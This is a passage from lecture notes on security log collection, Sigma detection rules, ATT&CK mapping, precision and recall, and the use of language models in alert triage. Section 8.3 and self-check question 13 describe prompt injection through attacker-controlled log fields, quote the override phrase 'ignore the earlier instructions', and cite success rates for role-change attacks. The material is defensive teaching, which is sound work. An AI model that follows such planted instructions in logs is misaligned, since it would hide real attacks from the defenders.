title: Failed login
id: 5e7a9c1b-3d5f-4b6a-9c8d-0e1f2a3b4c5d
name: failed_login
logsource: {product: webapp, service: auth}
detection:
    selection: {event_type: auth.login, outcome: failure}
    condition: selection
---
title: Successful login
id: 6f8b0d2c-4e6a-4c7b-8d9e-1f2a3b4c5d6e
name: successful_login
logsource: {product: webapp, service: auth}
detection:
    selection: {event_type: auth.login, outcome: success}
    condition: selection
```

Old rules (before 2024) may count events inside the condition, for example `condition: selection | count() by source_ip > 5`, with a field `timeframe`. Version 2.0 of the specification replaced this with correlation rules.

Sigma keeps the logic of the rule, but not the reason for it. It is good to write the reason in the style of Palantir ADS [17]: goal, link to ATT&CK techniques, strategy and sources, blind spots and assumptions, known false alarms, how to test, and what to do when the rule fires.

6.4 Mapping rules to MITRE ATT&CK

Sl. 34

In the MITRE ATT&CK knowledge base [2], a **tactic** is the goal of an attacker at one stage of an attack, and a **technique** is a way to reach it. When we map rules to techniques, we get a common language with analysts, and we can see techniques that no rule covers (table 21).

Table 21 — Mapping rules to ATT&CK tactics and techniques

Rule	Tactic	Technique
Many failed logins to an account	Credential access	T1110.001 Password guessing
Failed logins to many accounts from one address	Credential access	T1110.003 Password spraying
Successful login after many failed ones	Initial access	T1078 Valid accounts
Second factor turned off	Credential access, defense evasion	T1556.006 Modify multi-factor authentication
Administrator role given	Persistence, privilege escalation	T1098 Account manipulation
Mass viewing of records	Collection	T1213 Data from information repositories
Logging settings changed	Defense evasion	T1562 Impair defenses

From the mapping we can build a coverage matrix, for example in ATT&CK Navigator. The tool DeTT&CT [18] also rates the data sources for each technique. Read coverage with care. A rule covers one way to do a technique, not the whole technique. A rule that needs an event which is not recorded gives only the look of coverage. And if the goal is “percent of covered techniques”, people write weak rules for every technique instead of strong rules for the real threats.

7 Quality of detection

7.1 Precision and Recall

Sl. 35, 36

Every result of a rule is one of four kinds. They form the confusion matrix (table 22).

Table 22 — Confusion matrix of a detection rule

	There was an attack	**There was no attack**
Rule fired	TP (true positive) correct alert	FP (false positive) false alarm
Rule did not fire	FN (false negative) missed attack	TN (true negative) correct silence

In detection, TN is not well defined, because the number of normal actions is almost unlimited. So we measure a rule with two numbers that do not use TN:

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}, \quad \text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}. \tag{1}$$

Precision is the share of correct alerts among all alerts of the rule. Recall is the share of found attacks among all attacks. Recall describes a rule. Do not mix it up with the completeness of recording, which describes a log.

First we must agree what to count. The usual way is to compute Precision over alerts (the share of alerts that are real attacks) and Recall over attack scenarios (the share of scenarios found by at least one alert). With this rule, a rule that gives a hundred alerts for one attack has high Precision, but it overloads the first line. We fix this by merging repeated hits, not by changing the way we count.

Sl. 37

Attacks are a tiny part of all events. Suppose a rule gives a false alarm on only 0.1% of normal events. With a million events per day, it gives about a thousand FP and only a few TP. So Precision is below 1%. A small error rate on single events does not mean that the rule is good. In production we also watch the number of alerts per analyst per day, and the average time from the first action of the attacker to the alert.

7.2 Reducing false alarms

Sl. 38

Every way to reduce FP has a price. It either lowers Recall or adds a need for outside data (table 23).

Table 23 — Ways to reduce false alarms

Method	What it is	Price
Change the threshold	Raise the threshold or the needed length of the series	A slow or spread-out attack stays below the threshold
Exception list	The rule ignores known normal sources: a vulnerability scanner, service accounts	An attacker who acts as an excluded source is not found
Merge repeated hits	Repeated hits with one key become one alert	A rough setup loses data about the scale of an attack
Add context	Add the user role, the importance of the host, the reputation of the address	Depends on the quality of the reference data
Risk score	Alerts add points to a subject; an alert is created when the sum is high	Harder to explain why the alert appeared
Suppress known situations	The rule is silent in described normal processes: planned export, backup	An attacker can copy such a situation

Each exception must be narrow (one source and one event type). It must have an owner, a reason and a review date. If not, it becomes a permanent blind spot.

Sl. 39

The incident at the retail chain Target in 2013 shows what too many false alarms can cause. Data of about 40 million payment cards was stolen. The malware detection system saw the installation, and alerts were sent twice to the monitoring center. But nobody acted, and the automatic removal of malware was turned off [19]. A rule without a response process does not protect. If we turn off an automatic reaction because of false alarms, we accept a risk, and we must write this decision down.

7.3 Detection rules as code

Sl. 40

If a rule is changed by hand in the monitoring interface, we cannot test it, another person cannot review it, and we cannot return to the old version. So rules are kept in a version control system and checked in a continuous integration pipeline (figure 8). A change that makes Precision or Recall worse on a labeled data set is not accepted.




Figure 8 — Checking detection rules in a continuous integration pipeline

8 Artificial intelligence in detection

8.1 Where artificial intelligence is used

Sl. 41, 42

Machine learning has been used to detect security events for a long time. In recent years, large language models (LLMs) have been added to it. We can match their use in production monitoring systems to the levels of the alert processing pyramid (figure 5 and table 24). Classic machine learning works on the level of rules and models. Language models work on the levels of automatic processing, the first line and detection engineering.

Table 24 — Use of artificial intelligence on the levels of the pyramid

Pyramid level	What the model does	Examples
Rules and models	Find anomalies in logs (cloud API calls, network connections, DNS queries), build behavior profiles	Amazon GuardDuty on CloudTrail, VPC and DNS logs; ready ML detections in Splunk Enterprise Security [20]
Automatic processing	Join alerts into an attack chain, write a short summary	Elastic Attack Discovery [21]; the Elastic rule “LLM-Based Attack Chain Triage by Host” [22]; GuardDuty Extended Threat Detection [23]
1st line	An agent checks an alert: it collects context, adds threat data, gives a verdict and an explanation	Google Security Operations [24]; Microsoft Security Copilot agents [25]; Datadog Bits AI Security Analyst [26]; CrowdStrike Charlotte AI Detection Triage [27]
3rd line	Create a rule from a threat description, write queries in the language of the system	The detection engineering agent of Google Security Operations (YARA-L language) [24]; the Elastic AI assistant (ES|QL language) [21]

In all these products the language model does not replace the rules and the event store. It works on top of them. The final decision stays with a person. In Google Security Operations, a rule created by the model goes to an analyst for approval before deployment [24]. CrowdStrike calls its approach “bounded autonomy” [27]. In Datadog, after the investigation the analyst chooses the action: create a case, suppress the rule, declare an incident or close the alert [26].

The model is also connected to rules that already work, so that it is called less often. The Elastic rule is a good example. It selects open alerts with a risk score above 21 and groups them by host. It keeps the hosts where at least three different rules fired. Only then it sends a summary to the model. The result keeps the cases that the model marked as true or suspicious with confidence above 0.7 [22].

8.2 A typical scheme

Sl. 43

All products use the same scheme: the model proposes, a person decides (figure 9). To check an alert, the model gets the alert, the trace and the context. It gives a verdict, a confidence value and an explanation. To create a rule, the model gets a description of the threat. But its result goes through the same life cycle as a rule written by hand (figures 6 and 8): check of syntax and schema, a run on labeled data, evaluation of Precision and Recall, and watch mode.




Figure 9 — The model proposes, a person decides

8.3 Risks of using models

Sl. 44

A language model brings its own threats (table 25). The main one continues the lesson of Log4Shell: data that goes into a log is untrusted input. Now this is true also for the model that reads the log.

Table 25 — Risks of language models in detection

Risk	How it appears	Measure
Instructions hidden in a log	Fields that the attacker controls (User-Agent, page address, DNS query, user name) contain a text that tells the model what to do, and the verdict is wrong	Treat log content as untrusted input; limit the format of the answer; give the model no actions without approval of a person
Fields and techniques that do not exist	The model uses fields that are not in the schema, or maps a technique of ATT&CK wrongly	Check of syntax and schema in the pipeline, a run on data
Feedback loop	The answer of the model is written to the same log and comes back for analysis	A separate store for the answers; exclude them from analysis
Cost and delay	Every alert means a call to the model	Pre-selection by rules; send only the best candidates

A study measured the danger of hidden instructions [28]. A direct command “ignore the earlier instructions” suppressed no malicious record. But a change of the role of the model suppressed 68% of malicious records with a simple task setup. When the model summarized log content, an attack succeeded in 96% of cases

without protection. The best protection that was tested lowered the average share of successful attacks from 26.6% to 11.8%, but did not remove them. The authors advise to treat log content as input prepared by an adversary.

8.4 Quality of components with a model

Sl. 45

The quality of a solution with a language model is measured in the same way as the quality of a rule: Precision and Recall on labeled data (chapter 6). Read the claims of vendors with care. For example, CrowdStrike reports more than 98% agreement with the decisions of analysts of its own managed detection service [27]. This is agreement with experts. It is not a check against known true results, and the share of missed attacks is not given.

An independent evaluation is more modest. The benchmark SecAlertBench has 8322 alert records of 241 types from the monitoring centers of three large organizations. 16 models were tested on it [29]. On average, the models found 79.71% of attacks (recall). The F1 value was 70.92%, and the false positive rate on harmless records was 44.13%. The authors conclude that models are useful helpers for the first line, but they need to improve a lot before they can work alone. So a solution with a model is accepted into operation in the same way as a rule: a test on labeled data, watch mode, comparison with the decisions of analysts, and regular review.

9 Summary

Sl. 46

Table 26 shows the main idea of each chapter.

Table 26 — Main ideas of the lecture

Chapter	Main idea
1. The security log	Not recorded means not found
2. Requirements for security events	One data format
3. The log as evidence	Completeness, integrity, trusted time, attribution, old records kept
4. Architecture of a log collection system	Collect, deliver, store, detect, triage
5. Writing detection rules	A rule turns a log from an archive into a tool for finding attacks
6. Quality of detection	Measure every rule: Precision and Recall
7. Artificial intelligence in detection	The model proposes, a person decides; a log is untrusted input for the model too; quality is measured with the same Precision and Recall

In practice 3 you write and test rules on a training log of a web application. The log uses the schema from table 5. You build a sliding window, write at least six rules, compute Precision and Recall, and suggest ways to reduce false alarms.

References

[1] Dark Reading, “FireEye's Mandia: «Severity-Zero Alert» Led to Discovery of SolarWinds Attack.” [Online]. Available: https://www.darkreading.com/threat-intelligence/fireeyes-mandia-severity-zero-alert-led-to-discovery-of-solarwinds-attack

[2] The MITRE Corporation, “MITRE ATT&CK: Adversarial Tactics, Techniques, and Common Knowledge.” [Online]. Available: https://attack.mitre.org/

[3] OWASP Foundation, “OWASP Top 10:2025. A09:2025 – Security Logging and Alerting Failures.” [Online]. Available: https://owasp.org/Top10/2025/A09_2025-Security_Logging_and_Alerting_Failures/

[4] NIST National Vulnerability Database, “CVE-2021-44228: Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints.” [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-44228

[5] OWASP Foundation, “Application Security Verification Standard 5.0.0. Chapter V16: Security Logging and Error Handling.” [Online]. Available: https://github.com/OWASP/ASVS

[6] OWASP Foundation, “Logging Cheat Sheet.” [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

[7] K. Kent and M. Souppaya, “Guide to Computer Security Log Management,” technical report SP 800–92, 2006. doi: 10.6028/NIST.SP.800-92.

[8] OpenTelemetry Authors, “Announcing the Elastic Common Schema (ECS) and OpenTelemetry Semantic Convention Convergence.” [Online]. Available: https://opentelemetry.io/blog/2023/ecs-otel-semconv-convergence/

[9] OCSF Project, “Open Cybersecurity Schema Framework.” [Online]. Available: https://schema.ocsf.io/

[10] Wazuh Inc., “Wazuh Documentation. Data analysis: rules and decoders.” [Online]. Available: https://documentation.wazuh.com/current/user-manual/ruleset/index.html

[11] OpenSearch Project, “Security Analytics. OpenSearch Documentation.” [Online]. Available: https://docs.opensearch.org/latest/security-analytics/

[12] Elastic N.V., “Licensing FAQ: Elasticsearch and Kibana under AGPLv3, SSPL and Elastic License 2.0.” [Online]. Available: https://www.elastic.co/pricing/faq/licensing

[13] Grafana Labs, “Grafana Loki Documentation.” [Online]. Available: https://grafana.com/docs/loki/latest/

[14] Security Onion Solutions, “Security Onion 2.4 Documentation. Detections.” [Online]. Available: https://docs.securityonion.net/en/2.4/detections.html

[15] SigmaHQ, “Sigma Rules Specification. Version 2.1.0.” [Online]. Available: https://github.com/SigmaHQ/sigma-specification

[16] SigmaHQ, “Sigma Correlation Rules Specification. Version 2.1.0.” [Online]. Available: https://github.com/SigmaHQ/sigma-specification/blob/main/specification/sigma-correlation-rules-specification.md

[17] Palantir, “Alerting and Detection Strategy Framework.” [Online]. Available: https://github.com/palantir/alerting-detection-strategy-framework

[18] Rabobank CDC, “DeTT&CT: Detect Tactics, Techniques & Combat Threats.” [Online]. Available: https://github.com/rabobank-cdc/DeTTECT

[19] U.S. Senate Committee on Commerce, Science, and Transportation, “A «Kill Chain» Analysis of the 2013 Target Data Breach. Majority Staff Report for Chairman Rockefeller,” technical report, 2014.

[20] Cisco, “Cisco Live 2025, session BRKSEC-2801 (conference presentation on Splunk security detections).” [Online]. Available: https://www.ciscolive.com/c/dam/r/ciscolive/global-event/docs/2025/pdf/BRKSEC-2801.pdf

[21] Elastic, “AI for security. Elastic Security documentation.” Accessed: Oct. 28, 2026. [Online]. Available: https://www.elastic.co/docs/solutions/security/ai

[22] M. Ayenson and S. Bousseaden, “Beyond Behaviors: AI-Augmented Detection Engineering with ES|QL COMPLETION.” [Online]. Available: https://www.elastic.co/security-labs/beyond-behaviors-ai-augmented-detection-engineering-with-esql-completion

[23] Amazon Web Services, “Introducing Amazon GuardDuty Extended Threat Detection: AI/ML attack sequence identification for enhanced cloud security.” [Online]. Available: https://aws.amazon.com/blogs/aws/introducing-amazon-guardduty-extended-threat-detection-aiml-attack-sequence-identification-for-enhanced-cloud-security

[24] Google Cloud, “Agentic defense with Google Security Operations.” Accessed: Oct. 28, 2026. [Online]. Available: https://cloud.google.com/solutions/agentic-soc

[25] Microsoft, “RSA Conference 2025: Security Copilot agents now in preview.” [Online]. Available: https://techcommunity.microsoft.com/blog/securitycopilotblog/rsa-conference-2025-security-copilot-agents-now-in-preview/4406797

[26] Datadog, “Bits AI Security Analyst.” Accessed: Oct. 28, 2026. [Online]. Available: https://docs.datadoghq.com/bits_ai/bits_ai_security_analyst

[27] CrowdStrike, “CrowdStrike Leads Agentic AI Innovation in Cybersecurity with Charlotte AI Detection Triage.” [Online]. Available: https://www.crowdstrike.com/en-us/blog/agentic-ai-innovation-in-cybersecurity-charlotte-ai-detection-triage/

[28] R. Pandey and A. Bhujang, “Poisoning the Watchtower: Prompt Injection Attacks Against LLM-Augmented Security Operations Through Adversarial Log Content.” [Online]. Available: https://arxiv.org/abs/2605.24421

[29] “SecAlertBench: Evaluating Large Language Models for Tier-1 Alert Triage in Security Operations Centers.” Accessed: Oct. 28, 2026. [Online]. Available: https://github.com/Dxsssu/SecAlertBench

10 Self-check questions

Each question has a short answer based on the lecture.

1. Which two points in the definition of a security event explain why we also record normal user actions?

Answer. First, the event is “recorded in a form a computer can process”: if there is no record, the action cannot be found or investigated. Second, an event shows only a “possible” violation: its meaning is clear only together with other events. A successful login is normal, but after many failed attempts it can end password guessing. So we record normal actions too and decide their importance during analysis.

2. Why can “privilege escalation” not be an event type in the catalog? What do we record instead?

Answer. “Privilege escalation” is a conclusion drawn from many facts. No component can record it as a fact. We record the facts: role assignments (`iam.role.assign`) and denied access to admin functions (`authz.access` with the result “failure”). The detection rule draws the conclusion about an attempt to escalate privileges.

3. Which questions does a security event record answer? Which fields are needed?

Answer. The record answers: when (`timestamp`), what happened (`event_type`), how it ended (`outcome`), who acted (`actor`), from where (`source_ip`), who wrote it (`service`), and the details (`context`).

4. How can we match records of one user without writing the e-mail address in clear text?

Answer. Record the internal user ID. If the address is needed, record a pseudonym made with a secret key (HMAC). The same address always gives the same pseudonym, so records of one person can be matched. Only the key owner can find the address.

5. Which two attacks on a log does a hash chain not show if there is no outside storage of the hash? How do we stop them?

Answer. Cutting off the last records (the rest of the chain is correct), and recomputing the whole chain by someone who controls the store. Both are stopped if we save the last hash outside the store from time to time, in a system that the attacker cannot reach or at an independent time stamp service. We can also sign records with a key that the store administrator cannot use.

6. Why does a log collection system need a message broker? What happens without it if the store fails?

Answer. The broker separates collection from analysis. It smooths load peaks, keeps records while the store is down, and allows us to process the stream again with new rules. Without a broker, records that do not fit in the agent buffers are lost when the store fails. The log gets a gap, and possible evidence is lost with it.

7. How do stream rules differ from scheduled rules? How does this change the detection delay?

Answer. A stream rule checks each record when it arrives, so the delay is very small. But it sees only recent history inside the window. A scheduled rule runs from time to time as a query to the store. It can use the whole history, but the delay is at least the period between runs.

8. Which criteria matter when we choose an open-source SIEM? Why is the license one of them?

Answer. License and allowed use, Sigma support, agents for your sources, the cost of storing the needed volume for the needed time, and the skills of the team. The license matters because SSPL and Elastic License 2.0 are not open source by the Open Source Initiative definition and limit offering the system as a service. Also, some functions of some products are paid.

9. Five failed logins happened between 09:07 and 09:12. The threshold is five events in 10 minutes. With which kind of window does the rule not fire, and why?

Answer. With fixed windows 09:00–09:10 and 09:10–09:20 the rule does not fire. The first window has three events and the second has two, so neither reaches the threshold. The sliding window 09:03–09:12 has all five events. The session window has all five too, because the gaps between the attempts are small.

10. Why does the rule “five failed logins per account” not find password spraying? Which rule do we need?

Answer. In spraying there are only one or two tries per account, so the threshold for one account is never reached. We need a rule that groups by source address and counts the different accounts with failed logins in the window. For example, at least ten accounts from one address in 30 minutes (`value_count` on the field `actor.id`).

11. A rule gives 400 alerts per day with Precision 2%. Suggest two ways to reduce false alarms and say which FN can appear after each.

Answer. Precision 2% means that only 8 of 400 alerts are true and 392 are false. First, raise the threshold or the needed length of the series. Then a slow or spread-out attack that stays below the threshold can be missed. Second, exclude known normal sources, for example a vulnerability scanner or service accounts. Then an attacker who acts as an excluded source is not found.

12. On which levels of the alert processing pyramid are language models used? Why is their verdict not final?

Answer. Language models are used on the levels of automatic processing (joining alerts into an attack chain), the first line (checking an alert with a verdict and an explanation) and detection engineering (creating rules). Classic machine learning works on the level of rules and models. The verdict of a model is not final, because a model can make mistakes, and its answer can be changed through the content of a log. So in all production products a person confirms the action, and a created rule goes through a test on labeled data and a review.

13. Why are log fields dangerous for a model that reads the log? Which measures lower the risk?

Answer. The attacker controls many fields (User-Agent, page address, DNS query, user name), and can write there a text that tells the model what to do. This is the injection of instructions. It continues the lesson of Log4Shell: log data is untrusted input. The risk is lowered if you treat log content as input of an adversary, limit the format of the answer, give the model no actions without approval of a person, and check the quality on labeled data. The risk does not disappear: the best tested measure lowered the share of successful attacks from 26.6% to 11.8%.

14. How do we evaluate the quality of a solution with a language model? Why is the claim “98% agreement with analysts” not enough?

Answer. In the same way as for a rule: with Precision and Recall on labeled data, and with the false positive rate. Agreement with analysts shows agreement with experts, not correctness against reliable labels, and the share of missed attacks (FN) is not named. The independent set SecAlertBench gave on average a recall of 79.71% with a false positive rate of 44.13%.